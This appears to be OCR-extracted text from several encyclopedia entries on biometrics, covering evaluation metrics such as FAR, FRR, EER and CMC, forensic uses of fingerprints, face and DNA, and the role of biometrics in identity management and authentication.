
Evolution



Repeatability and generalizability of evaluation results depend on benchmarks and protocols. The first evaluations used in-house, small datasets, generally acquired in well-controlled conditions, and followed quite simple protocols. More realistic settings, e.g., sample capture in uncontrolled conditions or at-a-distance, or novel problems, require different and/or increasingly challenging datasets. Shared benchmarks and precise protocols allow fair comparison of system performance.

Theory and Application

Technology Evaluation



Different Figures of Merit (FOMs) apply for either biometric verification or identification. This entry discusses the most frequent in literature starting, without lack of generality, from FAR and FRR.


A verification system can be evaluated by considering the error rates (FAR and FRR) at all the operating points (thresholds). The two produced curves present opposite behaviors (the higher the required acceptance score, the lower the FAR and the higher the FRR). The equal error rate (EER) is achieved at the threshold where FAR = FRR and expresses the performance as a single value, the lower the better. The half total error rate for each threshold *t*, HTER(t), is the average of FAR(t) and FRR(t) and represents a cumulative error measure. A frequently considered value for high-security applications is the FRR computed at either FAR = 0 (ZeroFAR) operating point or at very small values of FAR, e.g., FAR = 10^{-3}. A similar criterion considering FAR where FRR is very low is far less used. Figure 1 shows the FAR and FRR curves as functions of the matching threshold.

Biometric Systems Evaluation, Fig. 1 FAR and FRR curves, with EER and ZeroFAR points

The system behavior can be summarized by the receiver operating characteristic (ROC) curve, plotting FAR(t) against 1-FRR(t), i.e., genuine acceptance rate – GAR(t) (Fig. 2). The area under curve (AUC) expresses in a single value the "quality" of the ROC (the closer to 1 the better) (Fig. 2).

Biometric Systems Evaluation, Fig. 2 A "good" ROC curve

The detection error tradeoff (DET) curve rather plots the FRR(t) vs. FAR(t) and, with suitable value scaling, appears more linear than the corresponding ROC curve.



Also in the open-set identification it is possible to identify the threshold producing the equal error rate (EER) where FRR = FAR. Plotting DIR versus FAR produces open-set ROC or DET.

Recognition rate (RR) is the main FOM for the closed-set identification, expressing the probability that the correct identity is the first element in the ordered score list. It is estimated as the rate of correctly identified probes over the total number of submitted ones. The cumulative match score (CMS) at rank *k*, CMS(k), estimates the probability of returning the correct identity within the *k*-th position. The cumulative match curve (CMC) plots CMSs at increasing ranks: the steeper the curve, the higher the possibility to find the correct identity close to the head of the list. This can be useful in forensic applications, where a human expert makes a final decision by evaluating a limited set of candidates returned by the system. Further measures used in literature are CMS(5) and CMS(10), which together with RR can express the speed of convergence toward the correct identity.

The gallery composition can affect the recognition. Several approaches show significantly increased performance when the gallery contains multiple templates per individual. This happens especially with a multiple-session enrollment, with sessions sufficiently separated in time to increase the representativeness of the trait variations. FOMs can be computed following suitable policies to compare a probe with a set of templates per user. Typically, the best matching score per individual is used as the recognition outcome.

A particular partition of the benchmark dataset can influence the evaluation outcomes. For instance, for open-set identification, if only the best samples appear as probes, e.g., face images with semi-neutral expression and homogeneous illumination, the system will achieve better results than also using distorted probes. In machine learning approaches, a training set is used to train the classifier, a validation set is used to tune parameters by analyzing their influence, and a testing set is used to evaluate performance. A poor choice of the training set with respect to validation and testing sets can cause overfitting. Whatever is the benchmark partition, no template overlap is allowed among the different subsets. The generalization ability of the system to unknown individuals can be evaluated, if applicable,

by including some identities only in the testing set. Gallery and probe sets must have no sample overlap. Cross validation is a popular technique to reduce bias due to a particular partition. Comparing different systems requires that all of them work on the same benchmark partitions. This consideration underlies the setup of competitions, where the evaluation protocol prescribes both FOMs and the benchmark partitioning(s). It is also common to maintain a sequestered subset of samples to avoid a too strict dependence of the algorithms on the known testing samples (Torralba and Efros, 2011). The same dataset with different partitioning can be used to assess performance in different scenarios. Figure 3 summarizes some of the main partitioning choices: TR is the training subset (for simplicity, this also includes the validation subset) that may not contain all the individuals of the testing subset TS; the probe set used during testing possibly includes subjects not registered in the gallery (P_G vs. P_N).

Biometric Systems Evaluation, Fig. 3 The subset TR possibly used for training may or may not contain all the individuals of the testing subset TS; the probe set used during testing does not necessarily contain all the individuals in the system gallery (P_G vs. P_N)

Scenario Evaluation

A scenario evaluation possibly simulates a real-world setup. Testing still involves the classifier with the mentioned FOMs, but it is usually carried out on a complete system equipped with its own acquisition sensors. Therefore, differently from a pre-collected dataset, each system may receive data with different quality and characteristics. Results are reproducible if the reference scenario is carefully controlled. It is possible to predict end-to-end throughput rates, i.e., the number of users that can be processed per time unit, that can be critical in large-scale real-world applications. Besides computational speed, they can be further influenced by the poor quality of the equipment, possibly causing failure-to-enroll (FTE) and failure-to-acquire (FTA). Therefore, scenario evaluation can include hardware and software tests of the acquisition device(s) in operational conditions that are as similar as possible to the real ones, especially the most adverse yet realistic that can be anticipated for the actual system deployment. Further to consider is the ease of the provided human-machine interaction, possibly guiding the autonomous acquisition of good-quality samples. The required time is difficult to estimate since users' actions may follow different flows than the optimal ones, especially in unattended conditions (Sasse et al., 2001). This evaluation should therefore include usability and ergonomics tests both for the typical target population and, if applicable, for users that may only occasionally access the system.

Operational Evaluation

End-to-end operational evaluation is similar to scenario evaluation, except that all tests are usually carried out at the actual site with a sufficiently representative set of users. No ground truth is generally available and it is seldom possible to reproduce the achieved results.

Open Problems and Future Directions

An open problem is the identification of elements allowing repeatable and reproducible end-to-end evaluations. The use of biometric recognition is also expanding beyond typical authentication scenarios, e.g., in ambient intelligence and smart cities, or mobile devices. Different environmental parameters can influence biometric performance for different traits and different capture technologies (ISO, 2007). A suitable set of scenario

evaluations, each involving one specific environmental parameter, can make up an environmental evaluation (Fernández Saavedra et al., 2010).

Definition

Application of biometric technologies in the interests of the Courts or Criminal Justice System.

Background

The meaning of *forensic biometrics* is broad, ambiguous, and contestable.

The word *forensic* derives from the Latin *forum*, and means in the service of the Courts or Criminal Justice System more widely. This may include the processes of forensic investigation, forensic analysis, or trial in Court. It can be construed more broadly to include the domains of prisons, health care of offenders (particularly mental health care), and behavioral or psychological issues associated with offending.

The word *biometric* has a range of meanings, some of which are discipline-specific. In statistics, *biometric statistics* (or *biometry*) refers to the application of statistics to a wide range of problems in biology.

Computational biometrics normally refers to the application of computer science to automated systems for individual recognition.

At its simplest level, a *biometric* is a measurement of any biological or phenotypic trait, or observable characteristic of the body. This could be height, weight, sex, and so on. At a deeper level it could include measures of external, internal, or molecular phenotype, of which eye color, frontal sinus morphology, and ABO blood group are respective examples. In computer science, the term is commonly extended from measures of phenotype to behavioral traits such as gait, voice, and signature. Physiological characteristics such as pulse, blood pressure, and a variety of hormonal, chemical, or microbiological assays are not usually the subject of computational biometrics (see Boulgouris et al. (2010) for some interesting exceptions), which focuses on remote and noninvasive capture of information from images.

Theory

Forensic Science

In the context of the Criminal Justice System, a biometric becomes a form of evidence. Evidence enables the investigator or Court to resolve an issue regarding a dispute of fact (Roberts 2009). It is important to note that scientific credibility is no guarantee of Courtroom acceptance. Rules governing the use of evidence in Court and in criminal investigations are such that “evidence which is methodologically impeccable from the scientific perspective might nonetheless be inadmissible at trial if it infringes one or more of the general legal principles of admissibility” (Roberts 2009). These general principles include requirements of relevance and fair use. To be admissible, expert evidence must relate to a “fact in issue” that may be proved in order to establish guilt and is denied or disputed by the accused. The evidence may relate directly to the fact—e.g., an eye witness statement—or may be circumstantial—e.g., a fingerprint left at the scene-of-crime (Taylor 2000).

Evidence of identification is particularly significant as it establishes whether or not a person *X*was involved in the crime (Taylor 2000).

Usually, witnesses may only give evidence of fact and not opinion. Where evidence is outside the competence and experience of the judge and jury, however, an expert may be called upon to offer their opinion in order

to assist the Court. Expert evidence is a complex issue, but in principle: the field of the expert must be recognized, the expert must be competent in that field, and the expert's opinion must be restricted to that field and relevant to the issue in fact before the Court (Taylor 2000).

Computational Biometrics


Computational biometrics relies on an assumption that there is natural variation in phenotype that can be acquired remotely—normally using a camera or digital image scanner—and measured and analyzed automatically using computer programs or algorithms.

Recent reviews of biometric technologies are provided by Bolle et al. (2004) and Boulgouris et al. (2010). Irrespective of the application, biometric systems incorporate three steps: capture, feature extraction, and comparison. Feature extraction may involve initial localization of a phenotypic characteristic in an image and may be followed by further encoding of extracted data. Comparison with one or more questioned images or derived datasets is implicit, and these may be held in large reference databases. The result of comparison may be a match, non-match, or prioritized ranked list of most similar reference images. Localization of image features and detection of characteristics within them may rely on a variety of image processing and analysis techniques, including thresholding, edge detection, and pattern recognition. A variety of mathematical and statistical methods may be applied in acquisition, encoding, and comparison, including Gaussian Mixture Model (GMM), Hidden Markov Model (HMM), Dynamic Time Warping (DTW), Principal Component Analysis (PCA), and Linear Discriminant Analysis (LDA) based approaches. A classification step may be used to reduce the size of the reference sample searched in a database.

Performance of a biometric system is assessed according to specific criteria, including rate of failures to acquire, rate of false matches, and rate of false non-matches or, in the case of rank-based approaches, the rank of known match reference images. The development of performance testing is illustrated via the implementation of the Facial Recognition Technology (FERET) database and Face Recognition Vendor Test (FRVT) evaluation programs (Phillips et al. 2000). Error rates are particularly significant with regard to the credibility of evidence in Court.

Applications

Forensic biometrics is the application of biometrics in the interests of the Criminal Justice System. In considering applications, the simple broad definition of biometrics applies—which may refer to height, ear prints, and DNA profiles, as well as dermatoglyphic fingerprint patterns.



Sometimes forensic applications are merely a collection of concepts in computational biometrics applied in the interests of the Criminal Justice System—e.g., automated fingerprint technology. Here, in essence, the technologies are similar or even identical to systems applied in other areas. Their utility of computational biometrics in forensic applications is only partial, however.

In other cases, the biometric concerned is unusual—like height, ear print, or DNA profile—and generally not considered to be of particular interest in computational biometrics.

Fingerprinting offers an illustrative example. Dermatoglyphic fingerprints emerged as a source of physical evidence in the nineteenth century (Ashbaugh 1999). The twentieth century saw their almost universal adoption in criminal investigation and trial. By the mid-twentieth century large archives of fingerprint records of suspects and accused had accumulated in many jurisdictions. In the late twentieth century, automated fingerprint technology became available (Lee and Gaensslen 2001; Maltoni et al. 2003).

Automated fingerprint identification systems (AFIS) rely on the detection of features in images of fingerprints. Fingerprint patterns are made up of friction ridges, which can readily be detected using feature extraction, edge detection, and other algorithms. Features include whorls, loops, and arches, as well as bifurcations in ridges, ridge endings, and dots —or short ridges (Ashbaugh 1999).

Figure 1 shows a fingerprint comparison in the AFIX Tracker® automated fingerprint identification system. The image on the left is the “scene-of-crime” print. The system has located a number of features in the scene-of-crime print and a search algorithm has been used to generate a list of configurations from a database of known offenders, ranked in order of similarity. The closest potential match from the database of known offenders is shown in the right-hand image.

Biometrics for Forensics, Fig. 1 Illustration of a fingerprint comparison in the AFIX tracker® system. The left hand image is of the scene-of-crime "lift". The system has located features—friction ridge endings (red), bifurcations (cyan), the "core" (yellow circle) and the "delta" (yellow triange)—in the print. The text box at the bottom centre contains a ranked list of the most probable matches with individuals in the database. In this case, the first ranked individual on the list is a true match. (Brent Walker, with permission)

It is important to note that this is where the limit of automated fingerprint recognition as a forensic application is reached: the first or even nth candidate on the ranked list is not always a match. It is necessary for experienced fingerprint experts to make detailed manual comparisons of the scene-of-crime "lift" and the original ink-rolled prints from suspects' fingers. False matches offered by the biometric system in the ranked list need to be eliminated.

If the fingerprint experts can confirm a match manually, from the scene-of-crime "lift" and the original ink-rolled print from the suspect's fingers, this is the evidence that will be documented and presented in Court.

Automated fingerprint systems are used in investigation and administration—where they are invaluable, but the evidence adduced at trial is based on the original manually collected scene-of-crime “lift” and the ink-rolled print from the suspect, and is presented by a fingerprint expert.

Speaker recognition is a further example of the limited utility of computational biometrics in forensic applications. Speaker recognition should not be confused with voice recognition. Speaker recognition may rely on a variety of cultural, linguistic and phonetic parameters—as well as on acoustics (Rose 2002). Again, computational biometric—acoustic—data is only part of a suite of characteristics presented by the expert as evidence of speaker identification in Court.

Although not normally considered a computational biometric, forensic DNA profiling does rely heavily on computerized statistical analyses and databases (Butler 2005). DNA has emerged as a “gold standard” for forensic identification, as there are well-understood criteria for establishing the presence of absence of a DNA match and for estimating the frequency of any given profile in the population—a value that cannot yet be calculated for fingerprint patterns.

Despite the plethora of research undertaken in face recognition, the application of these systems in the Criminal Justice System has been limited. The most productive application has been in computerized searching of databases of arrestee photographs. In an investigation, it is important to know whether a suspect or offender has been encountered before. Archives of photographs of the faces of previous arrestees offer a means of establishing whether or not this is the case. A national system is proposed in the UK (Travis 2008). It is important to note that these applications have an advantage in being able to utilize arrestee’s 2D facial images, which are collected at a standard pose angle and scale, are unobscured, and are normally of good photographic quality. This does not usually apply to offender images captured on CCTV, for example. Furthermore, any potential match from a ranked list of potential matches must be again be verified, if necessary by another means—such as fingerprints or DNA.

The methods usually applied in facial identification for the Courts are rudimentary. They include simple manual photogrammetric measurements of facial proportions, superimpositions of offender and suspect images, and

manual anthroscopic examination of distinguishing features including scars, moles, and tattoos.

There are no databases used to calculate face shape frequency in 2D or 3D.

Evison and Vorder Bruegge (2010) have investigated an approach to forensic facial comparison, which—like dermatoglyphic fingerprinting—relies on identifiable features or landmark points on the face, but also offers the prospect of establishing the frequency of a set of facial landmark configurations in the general population via database collection (Evison et al. 2010; Mallett et al. 2010).

Forensic ear print identification has also been the subject of a large international study and the resulted method is also a computer-aided system, with estimates of error rates (Alberink and Ruifrok 2007).

Height estimation continues to rely on a rudimentary photogrammetric approach (Edelman and Alberink 2009).

Open Problems

Courts are presently poorly served by biometric technologies.

In considering forensic applications of biometric technology, it is important to make the distinction between evidence of investigative and evaluative (or probative) value. Evidence of investigative value is helpful in offering avenues of further enquiry—in these cases routine facial recognition systems, for example, might be useful. Evidence of evaluative (or probative) value offers a more-or-less reliable indication which the Court may use in addressing an issue in fact and assessing the guilt or innocence of the accused. Computational biometric systems—even automated fingerprint technology—are still inferior to a manual identification by an expert in this regard.

In the forensic context, a certain level of false matches may be tolerable in an investigation, where leads can be pursued and excluded by a process of elimination. Recognition is not the same as identification. The latter is unequivocal, but the former is not. False matches are obviously not desirable in Court.

As usual in accessing the utility of a biometric, the application area and the performance characteristics need to be considered. A poor false match rate in arrestee photograph searching may not be critical in a minor

investigation, but for serious crime or where a particular suspect can only be held for a short length of time before being released, time is likely to be of the essence.

There are opportunities for forensic applications of biometric systems outside of the investigation and the Courtroom—in establishing the proper identity of persons released from detention, for example. The wrong offenders are often released by mistake (e.g. CBC 2009)!

Countermeasures to biometric systems are as important in forensic applications as they are in security-related areas (see Jones (2009) for a topical illustration).

Disaster victim identification (DVI) is an important application area so far poorly served by computational biometric systems. DVI tends to rely on DNA or dental records for identification, although dermatoglyphic fingerprints sometimes survive. Dental recognition or identification systems may have some value, especially if expanded to consider forensic bite mark analysis. Forensic facial reconstruction (Evison 2000) has been the subject of investigation in computer science, but applications based on deformation or warping of generic medical image data of the head, or on virtual reality modeling, are so far much less satisfying than traditional sculptural approaches, which are cheaper and yield a more life like image.

Mobile devices are a burgeoning source of forensic biometric evidence. They are also available as tools able to increase the efficiency of identification by investigators (Travis 2008).

Multimodal systems are likely to be as valuable in forensic applications as they are elsewhere. Microfluidic chemistry may eventuate in mobile “lab-on-chip” devices for DNA profiling and so forth, offering the potential for fully integrated multimodal forensic identification systems and supporting telecommunication and database technologies to arise.

Synonyms


Biometrics for authentication; Biometrics for enrolment

Definition

Biometric data and processing are used for the enrolment of identity information and the authentication of the entity to whom that identity information pertains.

Background

In 1999 South Africa introduced electronic identification (ID) cards that included fingerprint data to enhance the security of its ID systems (FXB Center). This was the first use case of biometrics for identity management.



Theory or Application or Both


Biometrics in Identity Management

An identity is defined as a set of attributes related to an entity (ISO/IEC 24760-1:2019), and while the term “entity” is not normally restricted to

humans, it is restricted to humans in this entry because the discussion concerns biometrics where data subjects of biometric data are restricted to humans.

As simplified in this entry, there are three states in the lifecycle of an identity in IdM: unknown, established, and active. An identity state changes from one state to another via the operations shown in the following figure:

State transition of an identity



When the state is unknown, an identity has no relationship with an IdM. Its status is changed to established when the identity is enrolled in an IdM system, and then updated to active when the identity is activated by the system. It is then maintained in that status until it is changed to unknown by deletion. When an identity is active, it can be used for authentication purposes. Biometrics can be used in enrolment, maintenance, and authentication.

In enrolment, biometric data created in another IdM system can be used as identity evidence. For example, the biometric authentication used in one IdM system can be used as identity proofing for enrolment in another IdM system. Another example used for identity proofing is a passport photograph. When biometric data registration is required for enrolment as identity information, that same data can be used as a biometric reference for

authentication thereafter (ISO/IEC 2382-37:2017). However, biometric references should be actively maintained and updated when necessary because biometric data can change as the subject ages.

Biometrics and Authentication

The following figure depicts simplified biometric processing. In biometrics, only biometric data are considered. In other words, the subject of the biometric data (data subject) is out of scope and should only be linked to biometric data in an IdM system that is separate from the biometric system.

Biometric processing and relation to IdM

Generally speaking, biometric technology used for authentication purposes is biometric verification in general (ISO/IEC 2382-37:2017). In the figure above, biometric characteristics are captured to generate biometric sample by a capture device. The biometric sample is then transformed into biometric features through a feature extraction process. Those biometric features are stored to storage as biometric reference during enrolment while it is used as biometric probe during biometric verification (ISO/IEC 2382-37:2017).

In a typical biometric verification, a biometric probe is compared against a biometric reference to output a comparison score, from which a comparison decision (match/non-match) as to whether the biometric probe and biometric reference are identical is made. In addition, a presentation attack detection (PAD) function is often implemented in biometric systems to prevent presentation attacks (ISO/IEC 2382-37:2017), such as the presentation of a false gelatin finger to a fingerprint sensor.

Some biometric systems store biometric samples instead of biometric features as biometric references and compare biometric feature probe against the biometric feature extracted from a biometric reference stored in storage. One example of this type is the facial photos on e-passports.

Biometric verification used for authentication is more user-friendly than password authentication or token-using authentication, but still needs the ability to access biometric reference. If storage maintains multiple biometric references, the user has to refer to their biometric reference to be authenticated. If the storage only holds one biometric reference, such as in the case of a smartphone, the user is not free from the device when authenticated.

Meanwhile, users do not need access to biometric reference in biometric identification where the stored biometric references are compared against the biometric probe to output candidates that satisfy decision criteria. Biometric identification is superior in user-friendliness but inferior in precision to biometric verification. As a result, while it is up to the authentication policy to choose which to use, biometric verification is currently dominant in actual authentication systems.

The trustworthiness of biometric processing becomes an issue when determining where each process should be physically located. If the entire biometric verification process is performed on a mobile device and only the result match is sent to the authentication server across the Internet, the authentication server cannot trust the result unconditionally. While an international standard ISO/IEC 24761 has specified a data structure containing security evaluation certificates of the biometric product to express the trustworthiness of biometric processing, there are currently no examples of its use in actual systems (ISO/IEC 24761:2019).

In the Fast IDentity Online (FIDO) alliance specification, authentication is performed by verifying a digital signature generated via a signature key that is activated by a successful biometric verification result (FIDO Alliance). In this method, the trustworthiness issue is addressed by embedding the security evaluation result in the credential, which means that users are expected to carry mobile devices containing their biometric references.

Another biometric technology for authentication generates a signature key pair from biometric characteristics. In this method, a public key is generated and registered from the user’s biometric characteristics during

enrolment, after which a signature key is generated that digitally signs using the same biometric characteristics during authentication. As a result, users only have to present their biometric characteristics to biometric capture devices that implement the technology and do not need to carry any device.

Modalities and Maintenance

A biometric characteristic type, such as fingerprint, face, and iris, is called its modality. User-friendliness and accuracy, which are key factors when choosing biometric products for an IdM system, depend on modalities as well technological trends. For example, 10 years ago, face recognition accuracy was inferior to fingerprint or iris recognition methods. However, now that the method has been significantly enhanced by artificial intelligence (AI) technology, its accuracy is similar to other methods.

Since biometric characteristics are affected by the influences of aging, biometric verification performance will depend on the modalities and products used. These influences may result in verification non-matches when a current biometric probe is compared against a biometric reference registered year previously. In such cases, biometric reference identity information must be updated for maintenance. References can be explicitly reregistered, or they can be updated implicitly during biometric verifications by replacing stored biometric reference with new biometric features acquired from the biometric probe.

Storage of Biometric Reference

